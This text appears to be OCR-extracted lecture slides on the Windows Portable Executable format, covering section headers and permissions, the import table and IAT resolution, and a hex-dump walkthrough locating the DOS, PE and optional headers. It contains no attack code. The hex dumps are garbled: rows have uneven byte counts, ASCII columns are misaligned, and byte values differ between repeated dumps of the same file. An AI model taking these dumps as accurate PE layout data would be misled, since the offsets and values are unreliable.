
Executable file formats

- So far, we've looked at programs and code in memory
- Executable file formats capture the serialized version of a program's code and data
- Different platforms use different file formats for native code
 - Windows, Xbox and Extensible Firmware Interface (EFI): Portable Executable (PE) format
 - Linux, FreeBSD, Unix-like: Executable and Linking Format (ELF)
 - macOS and iOS: Mach object (Mach-O)
- Typically, an executable file contains at least the following:
 - Headers: metadata for the code and data
 - Sections: areas containing the code and data
- We will not look at file formats targeting interpreted code (e.g. Java class/jar files)

Portable Executable (PE)

- Commonly used executable file format for Microsoft Windows
- Used since Windows NT 3.1
- Windows distinguishes these file types
 - .exe: Executable file
 - .dll: Dynamically-linked library
 - .sys / .drv: System and device drivers, typically kernel-mode code
 - Various other file extensions that also contain PEs: .cpl, .scr, .mui, ...
- Originally designed for 32-bit code
 - Later variant, called PE32+, also allows 64-bit code
- Header includes meta data, including a linker timestamp (also referred to as build timestamp)

Portable Executable (PE) format



NAME	VIRTUALSIZE	RVA VIRTUALADDRESS	RVA SIZEOFRAWDATA	PHYSICAL SIZE	PHYSICAL OFFSET	CHARACTERISTICS
.text	0x1000	0x1000	0x200	0x200	0x200	CODE EXECUTE READ
.rdata	0x1000	0x2000	0x200	0x400	0x400	INITIALIZED READ
.data	0x1000	0x3000	0x200	0x600	0x600	DATA READ WRITE

PE sections

- Sections have permissions that map to memory page protections
- Typical set of sections include:

Section name	Description	Protection
.text	Program code	EXECUTE_READ
.data	Initialized static variables	READ_WRITE
.rdata	Read-only data	READ
.rsrc	Resources (icons, language files,)	READ
.reloc	Relocations	READ

PE sections

- Sections have permissions that map to memory page protections
- Typical set of sections include:

Why the READ permission? Wouldn't EXECUTE be enough?

Section name	Description	Protection
.text	Program code	EXECUTE_READ


- 2014: Execute-no-Read in software
 - You Can Run but You Can't Read: Preventing Disclosure Exploits in Executable Code
- 2015: Execute-no-Read with hardware support (extended page tables, EPT)
 - Readactor: Practical Code Randomization Resilient to Memory Disclosure
 - Readactor(++): It's a TRaP: Table Randomization and Protection against Function-Reuse Attacks
- 2016: Breaking Execute-no-Read under certain conditions
 - What Cannot be Read, Cannot be Leveraged? Revisiting Assumptions of JIT-ROP Defenses, USENIX Security 2016

PE section entry

The following structure captures a section entry:

```
typedef struct _IMAGE_SECTION_HEADER {
    BYTE Name[IMAGE_SIZEOF_SHORT_NAME];
    union {
        DWORD PhysicalAddress;
        DWORD VirtualSize;           // total size in memory
    } Misc;
    DWORD VirtualAddress;          // address of the first byte when loaded, relative to the image base,
                                  // before relocations
    DWORD SizeOfRawData;          // total size on disk
    DWORD PointerToRawData;       // offset to the start of the section data on disk
    DWORD PointerToRelocations;
    DWORD PointerToLinenumbers;
    WORD NumberOfRelocations;
    WORD NumberOfLinenumbers;
    DWORD Characteristics;        // type of section content: code, data, discardable
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

PE section mapping into memory



PE imports

- A PE file can reference symbols from other PE files (modules)
- The data directory contains the import directory (2nd directory)
 - Array of `_IMAGE_IMPORT_DESCRIPTOR` structures
 - `OriginalFirstThunk`: RVA to Import Name Table (INT)
 - `Name`: RVA pointing to the name of the imported DLL
 - `FirstThunk`: RVA pointing to the Import Address Table (IAT)

data directories[1]



```
_IMAGE_DATA_DIRECTORY ImportDirectory
  VirtualAddress: -> _IMAGE_IMPORT_DESCRIPTOR[]
  Size: (NumDlls +1) * 20 (sizeof(IMAGE_IMPORT_DESCRIPTOR))
```

```
_IMAGE_IMPORT_DESCRIPTOR 0 (
  OriginalFirstThunk: -> _IMAGE_THUNK_DATA[]
  Name: 'kernel32.dll'
  FirstThunk: -> _IMAGE_THUNK_DATA[]
)
```

```
_IMAGE_IMPORT_DESCRIPTOR 1 (
  ...
  Name: 'advapi32.dll'
  ...
)
```

\x00\x00\x00\x00... (null-filled IMAGE_IMPORT_DESCRIPTOR structure)

```
_IMAGE_THUNK_DATA (
  Function: RVA of function in memory
  or Ordinal: ordinal of imported function
  or AddressOfData: -> IMAGE_IMPORT_BY_NAME
  ...
)
```

```
_IMAGE_IMPORT_BY_NAME (
  WORD Hint:
  BYTE FunctionName[]: 'CreateFileA'
)
```

PE imports: Example after loading

```
DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress
```

```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
    union {
        DWORD Characteristics; // deprecated
        DWORD OriginalFirstThunk;
    };
    DWORD TimeStamp;
    DWORD ForwarderChain;
    DWORD Name;           // name of the DLL
    DWORD FirstThunk;
};
```

Import Name Table (INT)

```
typedef struct _IMAGE_THUNK_DATA32 {
    union {
        ULONG ForwarderString;
        ULONG Function;
        ULONG Ordinal;
        ULONG AddressOfData; // RVA to IMAGE_IMPORT_BY_NAME
    };
};
```

Import Address Table (IAT)

```
typedef struct _IMAGE_THUNK_DATA32 {
    union {
        ULONG ForwarderString;
        ULONG Function; // RVA to imported routine
        ULONG Ordinal;
        ULONG AddressOfData;
    };
};
```

```
typedef struct _IMAGE_IMPORT_BY_NAME {
    WORD Hint;
    BYTE FunctionName[]: 'CreateFileA'
}
```

PE imports: resolution by the loader

- Initially, the Import Name Table (INT) and the Import Address Table (IAT) point to structures with the same content
- When the PE file is loaded, the OS processes the IAT so that it will point to the addresses of the imported symbols instead
- Comparison
 - Before loading: `OriginalFirstThunk` and `FirstThunk` point to arrays of `IMAGE_THUNK_DATA` structures which refer to `IMAGE_IMPORT_BY_NAME` structures
 - After loading: `OriginalFirstThunk` points to an array of `IMAGE_THUNK_DATA` structures referencing `IMAGE_IMPORT_BY_NAME`, but `FirstThunk` will point to an array of `IMAGE_THUNK_DATA` structures that refer to the RVA of the resolved functions
- Instead of using the name, a function can also be imported by its ordinal only: The `IMAGE_THUNK_DATA` for that function contains the ordinal of the function and does not use the `IMAGE_IMPORT_BY_NAME` structure

PE imports: Dynamically-linked function

```
...
010124E3 FF15 0C120001    CALL DWORD PTR DS:[<&msvcrt._set_app_type>]      // CALL DWORD PTR DS:[0x0100120C]
...
```

Import Address Table (IAT)		
Address	Value	Comments
01001204	77C1F1A4	; msvcrt._p_commode
01001208	77C1F1DB	; msvcrt._p_fmode
0100120C	77C3537C	; msvcrt._set_app_type
01001210	77C29CDD	; msvcrt.??3@YAXPAX@Z
01001214	77C21868	; msvcrt.??1type_info@@UAE@XZ
01001218	77C4EE4F	; msvcrt._controlfp

Address	Size	Owner	Section	Contains	Type	Access	Initial	Memory map
...								
01000000	00001000	>calc	>	PE header	Img	>R	RWE Copy	
01001000	00013000	>calc	>.text	Code, imports	Img	>R E	RWE Copy	
01014000	00002000	>calc	>.data	Data	Img	>RW	Copy	RWE Copy
01016000	00009000	>calc	>.rsrc	Resources	Img	>R	RWE Copy	
...								
77C10000	00001000	>msvcrt	>	PE header	Img	>R	RWE Copy	
77C11000	0004C000	>msvcrt	>.text	Code, imports, exports	Img	>R E	RWE Copy	
77C5D000	00007000	>msvcrt	>.data	Data	Img	>RW	Copy	RWE Copy
77C64000	00001000	>msvcrt	>.rsrc	Resources	Img	>R	RWE Copy	
77C65000	00003000	>msvcrt	>.reloc	Relocations	Img	>R	RWE Copy	
...								
80000000	7FFF0000	>	>	Kernel memory	Kern	>		

PE Walkthrough: DOS header

0x0000	4d 5a 90 00 03 00 00 00 04 00 00 00 00 ff ff 00 00	MZ.....@.....
0x0010	b8 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00!..L.!Th
0x0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	is.program.canno
0x0030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	t.be.run.in.DOS.
0x0040	0e 1f ba 00 00 00 00 d 21 b8 01 4c cd 21 54 68	mode....\$.....
0x0050	69 73 20 70 72 61 67 72 61 6d 20 63 61 6e 6e 6f	.m....x...x...x.
0x0060	74 20 62 65 20 72 75 6e 20 69 62 20 44 4f 53 20	./8...x...x...x.
0x0070	6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00	./a...x...y.#.x.
0x0080	a5 6d 16 9b e1 0c 78 c8 e1 0c 78 c8 e1 0c 78 c8	v/=...x.;/d...x.
0x0090	1b 2f 38 c8 e0 0c 78 c8 e1 0c 78 c8 e0 0c 78 c8	./E...x.Rich..x.
0x00a0	1b 2f 61 c8 f2 0c 78 c8 e1 0c 79 c8 23 0c 78 c8PE..L...
0x00b0	76 2f 3d c8 e0 0c 78 c8 3b 2f 64 c8 f2 0c 78 c8	...};.....
0x00c0	1b 2f 45 c8 e0 0c 78 c8 52 69 63 68 e1 0c 78 c8n.....
0x00d0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	j.....
0x00e0	00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 000.....
0x00f0	0d 84 7d 3b 00 00 00 00 00 00 00 00 e0 00 0f 01	U.....
0x0100	0b 01 07 00 00 6e 00 00 00 a6 00 00 00 00 00 00 00m.....
0x0110	e0 6a 00 00 00 10 00 00 00 80 00 00 00 00 00 01H.....
0x0120	00 10 00 00 00 02 00 00 05 00 01 00 05 00 01 00	@.....
0x0130	04 00 00 00 00 00 00 00 30 01 00 00 04 00 00 00	
0x0140	55 d8 01 00 02 00 00 80 00 00 04 00 00 10 01 00	
0x0150	00 00 10 00 00 10 00 00 00 00 00 10 00 00 00 00	
0x0160	00 00 00 00 00 00 00 00 20 6d 00 00 c8 00 00 00	
0x0170	00 a0 00 00 48 89 00 00 00 00 00 00 00 00 00 00	
0x0180	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0x0190	40 13 00 00 1c 00 00 00 00 00 00 00 00 00 00 00	

Size of the DOS header:
0x40 (64) bytes

At offset 0x3c
(e_lfanew):
e_lfanew=0xe8

=> Start of the PE
header: 0+0xe8

PE Walkthrough: PE header

0x0000	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00	MZ.....
0x0010	b8 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00@.....
0x0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0030	00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00
0x0040	0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68!..L.!Th
0x0050	69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f	is.program.canno
0x0060	74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20	t.be.run.in.DOS.
0x0070	6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00	mode....\$.....
0x0080	a5 6d 16 9b e1 0c 78 c8 e1 0c 78 c8 e1 0c 78 c8	.m....x...x...x.
0x0090	1b 2f 38 c8 e0 0c 78 c8 e1 0c 78 c8 e1 0c 78 c8	./8...x...x...x.
0x00a0	1b 2f 61 c8 f2 0c 78 c8 e1 0c 79 c8 21 0c 78 c8	./a...x...y.#.x.
0x00b0	76 2f 3d c8 e0 0c 78 c8 3b 2f 64 c8 f2 0c 78 c8	v/=...x.;/d...x.
0x00c0	1b 2f 45 c8 e0 0c 78 c8 52 69 63 68 e1 0c 78 c8	./E...x.Rich...x.
0x00d0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x00e0	00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00	PE...L...
0x00f0	0d 84 7d 3b 00 00 00 00 00 00 00 e0 00 0f 01	};.....
0x0100	0b 01 07 00 00 62 00 00 00 a6 00 00 00 00 00 00 00	n.....
0x0110	e0 6a 00 00 00 10 00 00 00 00 00 00 00 00 00 01	j.....
0x0120	00 10 00 00 00 00 00 00 00 00 00 00 00 01 00
0x0130	04 00 00 00 00 00 00 00 00 00 30 01 00 00 04 00 000.....
0x0140	55 d8 01 00 02 00 00 80 00 00 04 00 00 00 00 00
0x0150	00 00 10 00 00 10 00 00 00 00 00 00 00 10 00 00	m.....
0x0160	00 00 00 00 00 00 00 00 20 6d 00 00 c8 00 00 00H.....
0x0170	00 a0 00 00 48 89 00 00 00 00 00 00 00 00 00 00H.....
0x0180	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00@.....
0x0190	40 13 00 00 1c 00 00 00 00 00 00 00 00 00 00 00

e_1fanew=0xe8

=> Start of the PE header: 0xe8

Compute the start of the optional header:

$$\begin{aligned}
 & 0xe8 \text{ (PE header start)} \\
 + & 4 \text{ ('PE\x00\x00')} \\
 + & 0x14 \text{ (IMG_FILE_HEADER)} \\
 = & 0x100
 \end{aligned}$$

Note: Jump over the Rich header

PE Walkthrough: Optional header

0x0000	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00	MZ.....
0x0010	b8 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00@.....
0x0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0030	00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00
0x0040	0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68!..L.!Th
0x0050	69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f	is.program.canno
0x0060	74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20	t.be.run.in.DOS.
0x0070	6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00	mode....\$.....
0x0080	a5 6d 16 9b e1 0c 78 c8 e1 0c 78 c8 e1 0c 78 c8	.m....x....x....x.
0x0090	1b 2f 38 c8 e0 0c 78 c8 e1 0c 78 c8 e0 0c 78 c8	./8....x....x....x.
0x00a0	1b 2f 61 c8 f2 0c 78 c8 e1 0c 79 c8 23 0c 78 c8	./a....x....y.#.x.
0x00b0	76 25 2d c8 e0 0c 78 c8 23 0c 78 c8 v/=.x.;/d...x.	v/=.x.;/d...x.
0x00c0	1b ee 00 00 00 00 00 00 00 00 00 00 00 00 00 00	./E....x.Rich....x.
0x00d0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x00e0	00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00PE..L....
0x00f0	0d 84 7d 3b 00 00 00 00 00 00 00 e0 00 0f 01	..};.....n.....
0x0100	0b 01 07 00 00 6e 00 00 00 a6 00 00 00 00 00 00	j.....
0x0110	e0 6a 00 00 00 10 00 00 00 80 00 00 00 00 00 01
0x0120	00 10 00 00 00 02 00 00 05 00 01 00 05 00 01 000.....
0x0130	04 00 00 00 00 00 00 00 00 30 01 00 00 04 00 00	U.....
0x0140	54 d8 01 00 02 00 00 80 00 00 04 00 00 10 01 00m.....
0x0150	00 00 10 00 00 10 00 00 00 00 00 00 00 00 00 00H.....
0x0160	00 00 00 00 00 00 00 00 00 20 00 00 00 00 00 00	@.....
0x0180	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00X.....
0x0190	40 13 00 00 1c 00 00 00 00 00 00 00 00 00 00 00\$.....
0x01a0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00text...rm.....
0x01b0	00 00 00 00 00 00 00 00 00 58 02 00 00 d0 00 00
0x01c0	00 10 00 00 24 03 00 00 00 00 00 00 00 00 00 00
0x01d0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x01e0	2e 74 65 78 74 00 00 00 72 6d 00 00 00 10 00 00

Start of the optional header: 0x100


Size of the optional header: 0xe0

SectionAlignment (0x1000) and FileAlignment (0x200)

ImageBase address (0x10000000)

SizeOfImage is the total size in memory

PE Walkthrough: Data directories



PE Walkthrough: Locating the section headers

0x00a0	1b 2f 61 c8 f2 0c 78 c8 e1 0c 79 c8 23 0c 78 c8	./a...x...y.#.x.
0x00b0	76 2f 3d c8 e0 0c 78 c8 3b 2f 64 c8 f2 0c 78 c8	v/=...x.;/d...x.
0x00c0	1b 2f 45 c8 e0 0c 78 c8 52 69 63 68 e1 0c 78 c8	./E...x.Rich...x.
0x00d0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0x00e0	00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00	
0x00f0	0d 84 7d 3b 00 00 00 00 00 00 00 00 e0 00 0f 01	
0x0100	0b 01 07 00 00 6e 00 00 00 a6 00 00 00 00 00 00 00 00	
0x0110	e0 6a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01	j.....
0x0120	00 10 00 00 00 00 00 00 00 00 00 00 00 00 05 00 01 00	
0x0130	04 00 00 00 00 00 00 00 00 30 01 00 00 04 00 00 00 00	
0x0140	55 d8 01 00 02 00 00 80 00 00 04 00 00 10 01 00	U.....
0x0150	00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00	m.....
0x0160	00 00 00 00 00 00 00 00 20 6d 00 00 c8 00 00 00 00 00	H.....
0x0170	00 a0 00 00 48 89 00 00 00 00 00 00 00 00 00 00 00 00	@.....
0x0180	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	X.....
0x0190	40 12 00 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00	\$.....
0x01b0	00 00 00 00 00 00 00 00 58 02 00 00 d0 00 00 00 00 00	.text...rm.....
0x01c0	00 10 00 00 24 03 00 00 00 00 00 00 00 00 00 00 00 00	.n....
0x01d0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0x01e0	2e 74 65 78 74 00 00 00 72 6d 00 00 00 10 00 00	
0x01f0	00 6e 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00	

